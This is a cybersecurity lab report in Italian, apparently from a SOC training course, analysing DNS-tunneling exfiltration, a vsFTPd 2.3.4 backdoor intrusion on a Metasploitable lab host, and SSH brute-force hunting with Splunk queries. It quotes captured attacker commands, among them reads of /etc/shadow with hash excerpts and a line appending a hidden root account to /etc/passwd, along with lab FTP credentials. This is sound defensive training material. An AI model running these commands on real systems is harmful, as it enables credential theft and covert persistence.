Applicando il filtro di ricerca specifico per la stringa `example.com` per isolare la minaccia, la visualizzazione si è ridotta a **4 log unici**, caratterizzati da sottodomini estremamente lunghi e composti da stringhe alfanumeriche apparentemente casuali.

Analizzando i dettagli dei nodi di rete coinvolti in questa selezione, ho riscontrato i seguenti IP:

Nodo	IP	Ruolo
DNS Client	192.168.0.11	Macchina interna/gateway che genera/rilancia le query ricorsive (Count: 4 richieste)
DNS Server	209.165.200.235	Il server web compromesso nella prima parte dell'attacco

OSSERVAZIONE
*Riconoscendo la struttura tipica del DNS Tunneling / Esfiltrazione, ho capito che quelle stringhe non erano casuali, ma caratteri codificati in esadecimale (0-9, a-f) che nascondevano i dati rubati dal sistema. Ho quindi scaricato le query grezze cliccando su **Export: Raw**, salvando un file CSV nella cartella `/home/analyst/Downloads`.*

Ricostruzione e Decodifica del Documento Segreto

Per recuperare il file originale, ho ripulito il file scaricato tramite l'editor di testo `gedit`, rimuovendo tutto il testo circostante e isolando unicamente i blocchi esadecimali puliti presenti nei sottodomini, unendoli in un'unica stringa continua.

DNS - QUERIES.CSV — STRINGA ESADECIMALE ISOLATA

```
434f4e464944454e54494114c20444f43554d454e540a444f204e4f54205348415245
0a5468697320646f63756d656e7420636f6e7461696e7320696e666f726d6174696f6e206162
6f757420746865206c61737420736563757269747920627265616368
0a
```

Infine, dal terminale Linux all'interno della cartella `Downloads`, ho eseguito l'utility `xxd` con i flag `-r` (reverse, per convertire da esadecimale ad ASCII) e `-p` (plain text dump), reindirizzando l'output in un nuovo file chiamato `secret.txt`:

```
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads$
```

La decodifica ha avuto successo, rivelando il testo di un documento riservato.

Domande di Analisi

I sottodomini delle query DNS erano sottodomini reali? Se no, qual è il testo?

No, la stringa inserita nei sottodomini non era un vero indirizzo o testo legittimo, ma una sequenza di caratteri esadecimali che nascondeva un messaggio codificato. Una volta decodificata con il comando `xxd`, il testo emerso è il seguente:

```
«CONFIDENTIAL DOCUMENT DO NOT SHARE This document contains information about the last security breach.»
```

Cosa implica questo risultato riguardo a queste particolari richieste DNS? Qual è il significato più ampio?

Questo risultato implica che le richieste DNS analizzate non erano normale traffico di navigazione web, ma sono state utilizzate come canale di comunicazione malevolo. Il significato più ampio è che ci troviamo di fronte a un attacco di **DNS Tunneling** mirato all'esfiltrazione di dati (Data Exfiltration). Un utente non autorizzato o un malware presente all'interno della rete ha preso un documento riservato, lo ha frammentato e convertito in stringhe esadecimali, e lo ha inviato verso l'esterno camuffandolo da query DNS legittime.

Cosa potrebbe aver creato queste query DNS codificate e perché è stato scelto il DNS come mezzo per esfiltrare dati?

Cosa le ha create: Le query potrebbero essere state generate da un malware o da un agent di comando e controllo (C2) installato su una macchina compromessa della rete, oppure da un insider (un utente interno malintenzionato) tramite uno script automatizzato.

Perché è stato scelto il DNS: il protocollo DNS è stato scelto per tre motivi principali:

- **È quasi sempre aperto** — per far funzionare la rete, i firewall e i sistemi di sicurezza interni devono permettere il passaggio del traffico DNS (porta 53 UDP) verso l'esterno.
- **Passa inosservato** — i tradizionali sistemi di prevenzione delle intrusioni (IPS) o firewall spesso controllano il traffico web (HTTP/HTTPS) ma non ispezionano a fondo il contenuto di ogni singola query DNS, rendendolo un ottimo canale nascosto.
- **Risoluzione ricorsiva** — anche se la macchina compromessa è isolata da internet, interrogherà il server DNS locale, il quale farà rimbalzare la richiesta fino al server autoritativo dell'attaccante, consegnandogli di fatto i dati esfiltrati in modo indiretto.

4. Conclusioni e Considerazioni

Questo laboratorio mi ha permesso di comprendere l'importanza dell'analisi incrociata dei log. Ho potuto constatare come un attacco iniziato a livello applicativo tramite SQL Injection (vulnerabilità del codice web) sia stato utilizzato per ottenere un primo accesso e, successivamente, come il protocollo DNS sia stato abusato come canale occulto per l'esfiltrazione dei dati.

PICCOLA NOTA

Il DNS Tunneling è una tecnica insidiosa perché il traffico DNS è quasi sempre permesso dai firewall aziendali. Monitorare la lunghezza insolita dei sottodomini e analizzare le macchine che rispondono insolitamente come server autoritativi è una misura difensiva che ho appreso grazie a questa esercitazione su Kibana.

Bonus 2 - Isolare un Host Compromesso usando la 5-Tupla

Analisi forense di un incidente di sicurezza critico: dalla compromissione iniziale via Remote Code Execution all'esfiltrazione e sabotaggio dei dati, ricostruite tramite Sguil, Wireshark e Kibana.

Executive Summary

In data **11 Giugno 2020, alle ore 03:41:20 UTC**, i sistemi di monitoraggio hanno rilevato un incidente di sicurezza critico che ha coinvolto il server aziendale bersaglio (IP: **209.165.200.235**, denominato Metasploitable). Un attore della minaccia esterno (IP: **209.165.201.17**) ha sfruttato con successo una vulnerabilità nota per assumere il controllo totale della macchina.

Successivamente, un secondo computer interno alla rete (IP: **192.168.0.11**) è stato utilizzato per esfiltrare un file critico contenente informazioni sensibili e, subito dopo, la risorsa originale è stata rimossa per ostacolare le indagini.

SEZIONE 01

Impatto sul business e rischi correlati

Compromissione dell'Integrità — L'attaccante ha ottenuto i massimi privilegi di sistema (root). Ha esfiltrato il database delle password cifrate (`/etc/shadow`), mettendo a rischio l'intera catena di autenticazione aziendale qualora tali codici venissero decifrati offline.

Perdita di Riservatezza (Data Breach) — È stata confermata l'esfiltrazione del file `confidential.txt`.

Impatto Operativo — Il file in questione è stato rimosso dal server o corrotto, impedendo il normale accesso agli utenti legittimi aziendali (utente `analyst`).

SEZIONE 02

Azioni strategiche raccomandate

Per mitigare il rischio residuo e prevenire il ripetersi di simili eventi, la direzione aziendale deve approvare e finanziare i seguenti pilastri strategici:

- Isolamento e Bonifica:** Autorizzare il downtime controllato del server per la reinstallazione pulita del sistema operativo ed eliminazione delle persistenze create dall'attaccante.
- Ciclo di Gestione delle Vulnerabilità:** Introdurre un programma stringente di Vulnerability Assessment e Patch Management per azzerare la presenza di software obsoleti esposti.
- Infrastruttura di Rete Sicura:** Imporre la dismissione dei protocolli di rete obsoleti e non cifrati in favore di standard moderni e protetti.

Esaminare gli alert in Sguil

Che tipo di transazioni si sono verificate tra il client e il server in questo attacco?

Si è verificata una sessione interattiva di **Remote Code Execution (RCE)** non cifrata (su porta TCP 6200). L'attaccante ha preso i privilegi di amministratore sul bersaglio, ha esplorato i dati del sistema, ha esfiltrato informazioni e ha configurato un account utente nascosto per garantirsi persistenza futura.

```
Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: .seconion-import-1_1
Src IP:      209.165.201.17
Dst IP:      209.165.200.235
Src Port:    45415
Dst Port:    6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7:.:?:?] (up: 6267 hrs)
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)
```

```
SRC: id
DST: uid=0(root) gid=0(root)
SRC: nohup >/dev/null 2>&1
SRC: echo uKgoT8McFDrCw7u2
DST: uKgoT8McFDrCw7u2
SRC: whoami
DST: root
SRC: hostname
DST: metasploitable
SRC: ifconfig
DST: eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:84:07
```

```
DST: msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
DST: postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
DST: user:x:1001:1001:just a user,111,:/home/user:/bin/bash
DST: service:x:1002:1002,,,:/home/service:/bin/bash
DST: analyst:x:1003:1003:Security Analyst,,,:/home/analyst:/bin/bash
SRC: cat /etc/passwd | grep root
DST: root:x:0:0:root:/root:/bin/bash
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC: grep root /etc/passwd
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
SRC: exit
```

Passare a Wireshark (Pivoting)

Cosa hai osservato? Cosa indicano i colori del testo rosso e blu?

- **Testo Rosso:** indica i dati inviati dal Client (Attaccante) verso la macchina target (comandi impartiti come `id`, `whoami`, `cat /etc/shadow`).
- **Testo Blu:** indica le risposte inviate dal Server (Vittima) verso il client (output del terminale come `uid=0(root)` o il contenuto dei file).

```
id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo uKgoT8McFDrCw7u2
uKgoT8McFDrCw7u2
whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:84:07
          inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:fe48:407/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10294 (10.0 KB)  TX bytes:29187 (19.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MULTICAST  MTU:16436  Metric:1
          RX packets:512 errors:0 dropped:0 overruns:0 frame:0
          TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:225633 (220.3 KB)  TX bytes:225633 (220.3 KB)

cat /etc/shadow
root:$1$avqfBJl5x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$FUX68P0t$Myc3Up0zQJqz4s5wFD9i0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
```

Cosa rivela questo sul ruolo dell'attaccante sul computer bersaglio?

Rivela che l'attaccante opera con il ruolo di amministratore supremo (**root**, UID=0). Ha quindi il controllo totale del sistema operativo.

Che tipo di dati ha letto l'attore della minaccia?

L'attaccante ha letto dati di sistema altamente sensibili, nello specifico:

- La lista degli utenti e le configurazioni delle shell locali (`/etc/passwd`).
- Gli hash crittografici protetti delle password di tutti gli account del server (`/etc/shadow`).

Passare a Kibana

Quali sono gli indirizzi IP e i numeri di porta di origine e destinazione per il traffico FTP?

- **IP e Porta Origine:** 192.168.0.11 sulla porta casuale 52776
- **IP e Porta Destinazione:** 209.165.200.235 sulla porta standard 21 (FTP Control)

DASHBOARD KIBANA — ALL LOGS

June 11th 2020, 03:53:09.086 | source_ip: 192.168.0.11 | source_port: 52776 | destination_ip: 209.165.200.235 | destination_port: 21

Quali sono le credenziali utente per accedere al sito FTP?

- L'attaccante (SRC) invia il comando: `USER analyst`
- Il server (DST) risponde richiedendo la password.
- L'attaccante invia la password: `PASS cyberops`
- Il server conferma l'accesso: `230 Login successful.`

Le credenziali utilizzate sono quindi Utente: **analyst** e Password: **cyberops**.

```
DST: 220 (vsFTPd 2.3.4)
SRC: USER analyst
DST: 331 Please specify the password.
SRC: PASS cyberops
DST: 230 Login successful.
SRC: SYST
DST: 215 UNIX Type: L8
SRC: TYPE I
DST: 200 Switching to Binary mode.
```

LOG ENTRY CAPME! (CONNECTION ID: CLI)

Sensor Name: seconion-import

Timestamp: 2020-06-11 03:53:09

Src IP: 192.168.0.11 | Dst IP: 209.165.200.235

Src Port: 52776 | Dst Port: 21

"user":"analyst", "password":"<hidden>", "command":"STOR", "arg":"ftp://209.165.200.235/confidential.txt", "mime_type":"text/plain", "reply_code":226, "reply_msg":"Transfer complete."

Qual è il contenuto del file?

La sessione `ftp_data` non restituisce niente a schermo; questo è dovuto al fatto che lo scenario simula la distruzione o la cancellazione del file `confidential.txt` da parte dell'attaccante subito dopo il furto.

Analisi avanzata dei file (Zeek Hunting)

Quali sono i diversi tipi di file?

I tipi MIME registrati sono i seguenti:

MIME Type	Count
text/plain	7
image/jpeg	6
image/png	4
text/html	3
image/gif	2
image/x-icon	1

Quali sono le sorgenti dei file elencate?

Gli indirizzi IP sorgente sono:

File IP Address	Count
209.165.200.235	22
192.168.0.11	1

Qual è il tipo MIME, l'indirizzo IP di origine e di destinazione associato al trasferimento dei dati FTP?

- **MIME Type:** text/plain
- **IP Origine (Source IP):** 192.168.0.11
- **IP Destinazione (Destination IP):** 209.165.200.235

Quando si è verificato questo trasferimento?

Il trasferimento è avvenuto il giorno **June 11th 2020, alle ore 03:53:09.088**.

FILES - LOGS (KIBANA)

June 11th 2020, 03:53:09.088 | file_ip: 192.168.0.1 | destination_ip: 209.165.200.235 | source: FTP_DATA

Qual è il contenuto testuale del file trasferito tramite FTP?

L'apertura della sessione pcap tramite l'interfaccia *capME!* o l'editor di testo locale genera un errore di sistema, mostrando una schermata di acquisizione completamente vuota.

L'assenza di pacchetti utili all'interno della cattura `ftp_data` non è un difetto di analisi, bensì la conferma della riuscita dell'attacco distruttivo. L'attaccante, agendo con privilegi di `root`, ha eliminato la risorsa dal disco del server target ed ha interrotto forzatamente il socket TCP durante la finalizzazione del comando di scrittura `STOR confidential.txt`. Questo sabotaggio impedisce la ricostruzione del flusso dati da parte dei NIDS.

Con tutte le informazioni raccolte finora, qual è la tua raccomandazione per fermare ulteriori accessi non autorizzati?

Per eradicare la presenza dell'attaccante e blindare l'infrastruttura di rete da successive intrusioni non autorizzate, il team IT deve implementare con urgenza la seguente sequenza di interventi:

1. **Isolamento Logico dell'Host:** isolare immediatamente la macchina compromessa 209.165.200.235 spostandola in una VLAN di quarantena e applicando regole restrittive a livello di Firewall per inibire qualsiasi comunicazione verso l'interno o l'esterno.
2. **Patch Management e Disattivazione Backdoor:** rimuovere il software server vsFTPd 2.3.4 responsabile della vulnerabilità originaria che apre la shell remota sulla porta TCP 6200. Sostituire il pacchetto con una versione stabile, aggiornata ed eseguita sotto un profilo di processo non-privilegiato.
3. **Migrazione a Protocolli di Trasferimento Sicuri:** disattivare definitivamente il servizio FTP (porte 21 e 20) sull'intera sottorete aziendale, poiché espone le credenziali in chiaro a tecniche di sniffing di rete. Implementare esclusivamente soluzioni SFTP (SSH File Transfer Protocol) o SCP, configurando l'autenticazione obbligatoria tramite chiavi SSH asimmetriche e disabilitando il login diretto SSH per l'utente root.

Conclusione

L'analisi forense condotta sull'incidente dell'11 Giugno 2020 ha evidenziato come la combinazione di software obsoleti esposti e l'utilizzo di protocolli non cifrati (FTP standard) costituiscano un fattore di rischio non sostenibile per l'organizzazione. L'attaccante è stato in grado di muoversi agevolmente all'interno del sistema, esfiltrare hash di password e dati riservati (come il testo analizzato nel file `confidential.txt`), e infine sabotare la risorsa originale cancellandola per ostacolare le indagini.

Tuttavia, l'efficacia dei sistemi di tracciamento e monitoraggio basati sulla **5-tupla** (Sguil, Wireshark e i metadati Zeek in Kibana) ha dimostrato che, anche a fronte di tecniche di cancellazione anti forense, è sempre possibile ricostruire accuratamente la catena degli eventi, identificare la sorgente della minaccia (**192.168.0.11**) e determinare l'esatto perimetro del data breach.

CYBERSECURITYLABREPORT

BONUS 3

SPLUNK HUNTING

ANALISI DI LOG SSH E WEB CON SPLUNK SPL

Report tecnico relativo all'analisi dei log di sicurezza importati in Splunk tramite dataset tutorialdata.zip, con estrazione campi tramite SPL e rex.

BONUS 3 — SPLUNK HUNTING

1. Obiettivo

L'esercizio richiede di analizzare i log di sicurezza importati in Splunk tramite il dataset tutorialdata.zip, utilizzando SPL (Search Processing Language) con il comando rex per l'estrazione di campi non indicizzati tramite espressioni regolari.

Le attività previste sono:

1. Identificare i tentativi di accesso SSH falliti (Failed password) con timestamp, IP sorgente e username.
2. Trovare le sessioni SSH accettate per l'utente djohnson.
3. Isolare i tentativi falliti dall'IP 86.212.199.60 con porta di destinazione.
4. Rilevare attacchi brute force elencando gli IP con più di 5 tentativi falliti.
5. Identificare tutti gli Internal Server Error (HTTP 500) nel dataset web.

Fase di analisi: verificare la presenza di compromissioni post-brute force e trarre conclusioni analitiche sui log esaminati.

2. Ambiente di laboratorio

Splunk Enterprise 10.4.0 installato su Windows Server 2022 in VirtualBox. Il dataset tutorialdata.zip è stato importato nell'indice main. Le query sono state eseguite dalla sezione Search & Reporting (localhost:8000).

3. Query 1 — Tentativi di accesso falliti

Obiettivo

Identificare tutti gli eventi con stringa Failed password nei log SSH, estraendo timestamp, IP


sorgente, username e motivo tramite rex.

Query SPL

```
index=main source="tutorialdata.zip:*" "Failed password" | rex "Failed
password for (?:(invalid user )?(?P<username>\S+) from
(?:P<src_ip>\d+\.\d+\.\d+\.\d+)" | eval reason="Failed password" | table
_time, src_ip, username, reason | sort -_time
```

Risultato

La query ha restituito 33.253 eventi. Si evidenzia un elevato volume di tentativi su account di sistema comuni (root, testuser, apache, mongodb, mail) da IP esterni, indicativo di scansione automatizzata.



The screenshot shows the Splunk Enterprise web interface. The search bar contains the following query: `index=main source="tutorialdata.zip:*" "Failed password" | rex "Failed password for (?:(invalid user )?(?P<username>\S+) from(?:P<src_ip>\d+\.\d+\.\d+\.\d+)" | eval reason="Failed password" | table _time, src_ip, username, reason | sort -_time`. The results show 33,253 events. The table below displays a sample of the results.

_time	src_ip	username	reason
2026-06-22 22:41:57	194.8.74.23	root	Failed password
2026-06-22 22:41:57	194.8.74.23	testuser	Failed password
2026-06-22 22:41:57	194.8.74.23	apache	Failed password
2026-06-22 22:41:57	194.8.74.23	mongodb	Failed password
2026-06-22 22:41:57	194.8.74.23	mail	Failed password
2026-06-22 22:41:57	194.8.74.23	games	Failed password
2026-06-22 22:41:57	194.8.74.23	desktop	Failed password
2026-06-22 22:41:57	194.8.74.23	nagios	Failed password
2026-06-22 22:41:57	194.8.74.23	cyrus	Failed password
2026-06-22 22:41:57	194.8.74.23	guest	Failed password

Figura 1 – Query 1: 33.253 eventi Failed password — tabella timestamp/IP/username/motivo

4. Query 2 — Sessioni SSH accettate per djohnson

Obiettivo

Trovare tutte le sessioni SSH aperte con successo per l'utente djohnson.

Query SPL

```
index=main source="tutorialdata.zip:*" "Accepted" "djohnson" | rex "for
(?P<username>\S+) from" | where username="djohnson" | table _time,
username | sort -_time
```

Risultato

955 sessioni accettate per djohnson. Il volume è coerente con un account attivo e legittimo. Gli accessi sono concentrati nel periodo analizzato con pattern regolare.




Figura 2 – Query 2: 955 sessioni SSH accettate per djohnson

5. Query 3 — Tentativi falliti dall'IP 86.212.199.60

Obiettivo

Isolare i tentativi di accesso falliti dall'IP 86.212.199.60 con username e porta di destinazione.

Query SPL

```
index=main source="tutorialdata.zip:*" "Failed password" "86.212.199.60" |
rex "Failed password for (?<invalid user>)?(?P<username>\S+) from
(?P<src_ip>\d+\.\d+\.\d+\.\d+) port (?P<port>\d+)" | where
src_ip="86.212.199.60" | table _time, username, port | sort -_time
```

Risultato

158 eventi dall'IP 86.212.199.60 su username diversi (agushto, tomcat, desktop, yp, mail, apache) con porte variabili, caratteristica tipica di tool automatizzati di brute force.




Figura 3 – Query 3: 158 tentativi falliti da 86.212.199.60 con username e porta

6. Query 4 — Rilevamento brute force per IP

Obiettivo

Identificare gli IP con più di 5 tentativi falliti e ordinare per conteggio decrescente.

Query SPL

```
index=main source="tutorialdata.zip:*" "Failed password" | rex "from
(?P<src_ip>\d+\.\d+\.\d+\.\d+)" | stats count as tentativi by src_ip |
where tentativi > 5 | sort -tentativi
```

Risultato

185 IP con più di 5 tentativi falliti su 33.253 eventi totali. I principali attaccanti:

- 87.194.216.51 — 948 tentativi
- 211.166.11.101 — 743 tentativi
- 128.241.220.82 — 622 tentativi
- 109.169.32.135 — 515 tentativi
- 194.215.205.19 — 514 tentativi

La distribuzione su 185 IP suggerisce l'utilizzo di botnet per aggirare regole di blocco basate su singolo IP.




Figura 4 – Query 4: top IP per brute force (185 IP con > 5 tentativi)

7. Query 5 — Internal Server Error (HTTP 500)

Obiettivo

Identificare tutti gli eventi con status HTTP 500 nel dataset web.

Query SPL

```
index=main source="tutorialdata.zip:*" (status=500 OR "500") | table  
_time, host, source, _raw | sort -_time
```

Risultato

781 eventi HTTP 500 nei log `www1/access.log` e `www2/access.log`. Gli errori sono concentrati su richieste a `/cart.do` e `/product.screen` dalla stessa sessione (JSESSIONID `SD10SL2FF4ADFF53099`),
indicando problemi applicativi su specifici flussi di navigazione.




Figura 5 – Query 5: 781 Internal Server Error con dettaglio raw log

8. Analisi Incident Response

Verifica compromissioni post-brute force

Per verificare se uno degli IP attaccanti abbia ottenuto accesso, è stata eseguita una query che cerca sessioni SSH accettate filtrando per i 5 IP con più tentativi falliti.

```
index=main source="tutorialdata.zip:*" "Accepted" | rex "Accepted \S+ for (?P<username>\S+) from (?P<src_ip>\d+\.\d+\.\d+\.\d+)" | search src_ip IN ("87.194.216.51", "211.166.11.101", "128.241.220.82", "109.169.32.135", "194.215.205.19") | table _time, src_ip, username | sort -_time
```




Figura 6 – Verifica compromissione: 0 sessioni accettate dagli IP attaccanti

Risultato: 0 eventi. Nessun IP attaccante ha ottenuto una sessione accettata.

Sessioni legittime nel periodo

Verifica delle sessioni accettate per escludere anomalie negli accessi legittimi.

```
index=main source="tutorialdata.zip:*" "Accepted" | rex "Accepted \S+ for  
(?P<username>\S+) from (?P<src_ip>\d+\.\d+\.\d+\.\d+)" | table _time,  
src_ip, username | sort -_time
```

